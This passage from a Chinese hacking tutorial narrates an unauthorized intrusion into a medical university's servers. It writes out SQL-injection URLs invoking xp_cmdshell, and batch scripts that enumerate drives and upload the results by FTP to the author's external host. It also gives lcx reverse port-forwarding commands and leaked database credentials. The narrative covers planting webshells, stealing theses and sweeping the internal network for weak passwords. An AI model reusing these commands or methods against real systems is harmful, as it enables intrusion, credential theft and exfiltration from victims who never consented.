接下来看看有没有注入点，于是用啊 D 扫描了下网站的注入点，运气不好，没有直接扫到，看来出师不利啊。不过俺还有办法，就是用 Google hacking 了，用 Google 来搜索注入点，不过直接用 Google 是不行的，会被 Google 封 IP 的，这里我给大家介绍一个小工具，就是 SimpleGoogle，用它把关于目标网站的 URL 全部扫描出来，然后再用 DOMAIN 批量扫描注入点的功能把用 SimpleGoogle 扫描出来的注入点全部给分析一遍，这样得到的结果会很全，也不怕被封 IP。也可以去百度，不过百度收藏的 URL 肯定不如 Google 的多。

SimpleGoogle 扫描结果如图 4-252 所示。然后把保存的 URL 用 Word 整理一下（因为用 SimpleGoogle 保存的 URL 之间都会多出一个回车符的需要用 Word 替换掉，用 Word 替换的功能把^p^p 替换成^p 就 OK 了，以前黑手也讲过的，还不会的去百度吧），最后保存为 TXT 文档。




图 4-252　Google hack 技巧

5. 获取注入点

用 domain 导入刚才整理好的文本文档开始扫描，结果相当可观，如图 4-253 所示。皇天不负有心人，最后终于让我找到一个 SA 权限的注入点，呵呵，既然是 SA 权限了应该可以搞定了。



图 4-253　DOMAIN 批量扫描注入点

4.15.2　实战提权和渗透

1. NBSI 执行命令失败

关于 SA 权限的注入点笔者一般会用 NBSI 来执行命令，不过结果很令人郁闷，执行命令却没有回显，在 URL 后面加了个单引号，返回结果如图 4-254 所示，没有看到预想的结果，看来给屏蔽错误回显了。



图 4-254　屏蔽错误回显

在浏览器里浏览“http://xxx.edu.cn/index/webinfo/browse.asp?doc_id=1246 and 1=(SELECT count(*) FROM master.dbo.sysobjects WHERE name= 'xp_cmdshell')”返回了正常页面，说明存在 xp_cmdshell 这个危险的扩展存储，还不错，看来还不是特别变态。

本来想加个用户然后登录 3389 的，可是一想不可能实现，因为只扫描到了两个端口，3389 肯定不会让我们连接的。如果想连接 3389 的话，就只能用端口映射这个办法了。

那要怎么办呢，也许有的朋友要说了，直接把木马传到网站上运行一下不就行了吗。可是现在我们不知道该网站是不是 Web 和数据库分离的，如果这样的话，我们上传只能上

传到数据库服务器上，对 Web 服务器是没有影响的。还有最关键的一点就是俺没有免杀的大马。以前没有现在还是没有（大牛们不要鄙视小菜们啊，要有共享的精神，送小弟一只免杀木马啊）。

对于这种环境的网站我一般会先分析一下网站是不是数据库分离的，然后再向网站根目录上传网页木马。其实这两个工作可以放到一起干，就是直接用啊 D 列目录。为啥要用啊 D 列目录呢，因为在网站屏蔽了错误提示的时候，当然返回不了错误信息，而 NBSI、DOMAIN 也全没辙了，这时候啊 D 就会利用了折半分析的方法来猜解目录，原理不多说了，大家可以用“WSockExpert”这个经典工具抓包分析，如果你要想成为一个注入高手，分析牛人的东西是一个必须的过程。图 4-255 是笔者抓到的啊 D 的猜解目录的语句，相当经典。




图 4-255　抓包分析啊 D 注入原理

2. SA 权限查找网站根目录新方法

不过用折半分析法猜解目录速度慢得可怜，笔者检测的时候啊 D 就被卡死过好几次。最后终于在 E 盘发现了点有用的东西，貌似这个盘存放着 Web 目录，可是接下来就发现了困难重重了，因为宿舍网速超慢的问题（五个人占用一个网线），这个盘底下的东西一直没有猜解完全就卡住不动了。那我们如何来找到网站的根目录呢？小菜的我想了很久，最后终于想出一个弱智但是很好用的方法。就是用 DOS 的 DIR 这个命令。笔者认为就连菜鸟对它也会很熟悉的。不废话了，把写好的批处理代码给大家：

```
@echo off
for %%i in (c d e f g h ) do (
fsutil fsinfo drivetype %%i:|findstr "固定驱动器">nul && dir /s /b
```

```
%%i:index.asp>>result.txt)
    echo open www.neverfox.com >ftp.txt
    echo 1>>ftp.txt
    echo 1>>ftp.txt
    echo binary>>ftp.txt
    echo put result.txt >>ftp.txt
    echo bye >>ftp.txt
    ftp -s:ftp.txt
    del ftp.txt
    del result.txt
```

这个批处理的功能就是依次列举（c d e f g h）这个盘符下面的所有 index.asp 这个文件，然后把 index.asp 的完整路径保存在 result.txt 这个文件里，然后用 Ftp 的方式把 result.txt 传到笔者自己网站的根目录下。这样访问笔者网站上的 result.txt 就能知道目标网站的根目录信息了。

其实还有一种更霸道的方法，就是将 DIR 出来包含 index.asp 的文件夹下面全部插入一句话木马，这样我们只要用一句话客户端访问 index.asp 同目录下的一句话后门文件，这样肯定就能成功地拿到网站的 WebShell。这样做什么就都简单了。不过这种“盲插”的办法太过霸道，可能会生成很多的垃圾文件，不推荐大家使用，这两个批处理文件我都会打包给大家。

这两个批处理在本机测试通过。高兴得行不行，赶紧把这个批处理用 AD 的上传功能上传上去这里笔者传到了“c:\windows\temp\1.bat”。如图 4-256 所示。




图 4-256　写入批处理脚本

然后再在浏览器里访问 http://www.target/browse.asp?doc_id=1244;exec master..xp_cmdshell'start%20C:\windows\tem4-25\1.bat'--漫长的等待之后，访问 http://www.neverfox.com/result.txt 还是没有结果，而且到最后出现了一个错误界面。

当时心就灰了。难道这个办法行不通吗？想了想应该是批处理的问题，这个批处理太耗费资源了（需要遍历这么多盘符），弄不好服务器没准还得搞挂了。用阿 D 列目录也不是办法啊。那就换种方法。把上面的批处理换成下面的试试：

```
dir /s /b c:index.asp> result.txt
echo open www.neverfox.com >ftp.txt
echo 1>>ftp.txt
echo 1>>ftp.txt
echo binary>>ftp.txt
echo put result.txt >>ftp.txt
echo bye >>ftp.txt
ftp -s:ftp.txt
del ftp.txt
del result.txt
```

> **注**：此批处理列举 C 盘下的所有 index.asp 文件，也可以换成 index.html 等等，视具体情况而定。

上传上去之后再次执行 http://www.target/browse.asp?doc_id=1244;exec master..xp_cmdshell'start%20C:\windows\temp\1.bat'--这样就可以遍历 C 盘了，结果访问笔者网站上的 result.txt 是空白的，然后把 c:index.asp 改成的 d: index.asp，再次上传，再次执行。*N* 次之后终于在 E 盘上发现了突破。如图 4-257 所示。网站目录原来在这里，害我费了这么老大劲。不过还是很有成就感的。




图 4-257　得到网站 Web 绝对路径

3. 获取 WebShell

既然得到网站根目录了，三下两下就依次把一句话和大马传了上去。如图 4-258 所示，一翻查找之后终于找到了我想要的论文，也成功地下载了几篇，想着能为 MM 做点事也高兴得不行。不过 WebShell 一个一个地下载太麻烦了，如果能一次全下载下来就更完美了（各位莫笑，本人异常的懒）。想法有了还需要实际行动，这时候笔者想到了登录它的 3389，不过这里又遇到了阻碍，只开放了 21 和 80 端口，3389 就是开了也没办法访问，对于这个情况只有一种办法了，就是最常用的端口转发了。




图 4-258　拿到 WebShell

4. 使用 lcx 端口转发程序映射 3389 端口

在 WebShell 上执行“netstat –an”开的端口很多，不过没有发现 3389 这个端口“执行“net start”，也没有找到 Terminal Services 这个服务。看来还得先开 3389 再说了。

由于权限的问题 WebShell 是没办法执行命令的，所以这里需要一个工具 SqlRootkit，因为我们刚才的那个注入点是 SA 权限的，而且 XP_CMDSHELL 这个扩展存储是存在的，通过注入点很快就找到了 conn.asp 数据库连接文件，找到了 getDBLink 函数。

```
    function getDBLink(){
     strDBLink="Provider=SQLOLEDB.1;Initial   Catalog=medicine;Data   Source=
(local);User Id=sa;PASSWORD=9853**";
    '  strDBLink="Provider=SQLOLEDB.1;Initial  Catalog=medicine;Data  Source=
(local);User Id=xwyjs;PASSWORD=snow2he";
    ' strDBLink="Provider=SQLOLEDB.1;Initial Catalog=medicine;Data Source=***.
```

```
**.179.1;User Id=sa;PASSWORD=770922 ";
```

明眼人一看就晓得了，果然是 SA 这个账户建立的连接，同时也看到了下面两个数据库账户，而且第三个数据库连接字串的 IP 貌似网关的 IP。看来这次收获不小。一会再看它。

把 SqlRootkit 传上去，填上 SA 和 SA 的密码很顺利地登录了进去，我们先来开 3389，把 2003 下开 3389 的注册表文件传上去，然后用 XP_CMDSHELL 这个扩展存储执行“reg import E:\www\medicine0604\sec_college\3389.reg”，结果成功执行命令。再次执行“netstat –an”，发现 3390 这个端口被打开了（开 3389 的注册表默认的端口是 3389，这里我给改成 3390 了），说明成功地开启了 3389。

接下来就该端口映射了，先用 LCX 在本地监听 110 端口，命令为“lcx –listen 110 1987”，如图 4-259 所示，然后把 yizhigu 大哥给笔者的免杀的 LCX 传上去，结果还好没被卡巴杀掉（服务器用的是卡巴 6.0 的很老的一个版本了），然后继续用 SqlRootkit 执行“E:\www\medicine0604\sec_college\lcx.exe -slave ***.***.186.149 110 127.0.0.1 3390”，其中“***.***.186.149”是笔者自己的 IP 地址，过一会就看到本地 LCX 监听到了目标服务器传送来的连接请求。OK，反弹成功。




图 4-259　本地 LCX 监听

5. 成功进入远程终端桌面

接下来就简单了，用远程终端连接“127.0.0.1：1987”，如图 4-260 所示。

6. 打包并下载论文

这样找到论文所在的目录就成功地打包了回来，图 4-261 是论文所在目录。然后全都送给俺高中的 MM 同学，MM 自然是开心得不行，至少有论文可以来参考，对俺也是另眼相看（我可没说我是入侵拿到的，只说是跟好朋友找的 o(∩_∩)o...）。




图 4-260　3389 登录成功



图 4-261　论文所在目录

4.15.3　同网段渗透

1. 上次入侵渗透工具包

MM 的忙算是帮完了，不过俺心里还有点空缺没给补上，就是***.**.179.1 这个 IP 的 SA 密码一直勾引着我，俗话说不想当将军的士兵不是好士兵，那么没有渗透网络欲望的黑客不是好黑客。接下来的一段时间笔者就对医科大学的整个网段发起了挑战。

首先把内网渗透需要的工具全都用 Ftp 上传上去（对于文件的上传一般会用 Ftp 上传

的，先在本地假设 Ftp 服务器，然后在登录的 3389 服务器上边访问笔者的 Ftp 就可以实现数据通信了）。图 4-262 是笔者常用的入侵渗透工具包，笔者会给大家打包，大家可以到 www.antian365.com 或者 www.neverfox.com 去下载。



图 4-262　入侵工具套装

赶忙火急火燎地用得到的密码连接***.**.179.1 的数据库，可是没有连接成功，看了 sfind 扫描的结果也没找到这台机子，看来没戏了。

2. 扫描内网开放 445 端口计算机

通过上面想到，对于同网段渗透首先要理清思路，如何才能在最短的时间内获得最大的权限得到最多的服务器数量关系到我们渗透的成功与否。首先扫描一下同网段存活的主机吧，用 sfind 这个小工具就能完成，直接用它来扫描 1-255 这个 IP 段的 445 端口。如图 4-263 所示。



图 4-263　同网段存活主机

> 注：这个工作必须在得到的肉鸡上进行，原因是它们是在同一个路由下的，所以我们才能扫到 445 端口，如在别的 IP 段的主机扫描的话，是不能扫出来的。

3. 使用 hscan 扫描内网弱口令

把扫描结果整理一下，导入到 hscan 里，然后就一通狂扫。

> 注：小菜们在扫描之前要做好充足的准备，最重要的就是要有一个好的字典，再有就是看你社工的水平了，如何能够掌握同网段服务器集群的更多的密码信息是个值得研究的话题。我们可以浏览一下你拿到权限的数据库的存有账户和密码的表段，然后一起导出来，也可以用 findpass 找出系统缓存中的密码，或者用 pwdump 抓出密码。然后用 Ophcrack 加彩虹表暴力破解出密码来，把这些信息一起添加到 hscan 的字典里，作为一个临时的字典。方法很多，大家需要自己总结。

运气还不错，扫到了几个 SA 弱口令，还有一个 ipc$的弱口令（这么古老的漏洞都有，估计是 2000 的系统），还有几个无关紧要的 Ftp 匿名登录账号。扫描结果如图 4-264 所示。其中有一台***.***.48.28 的机子的 SA 的口令也是 123456 的，不知道为啥用 hscan 没扫到。

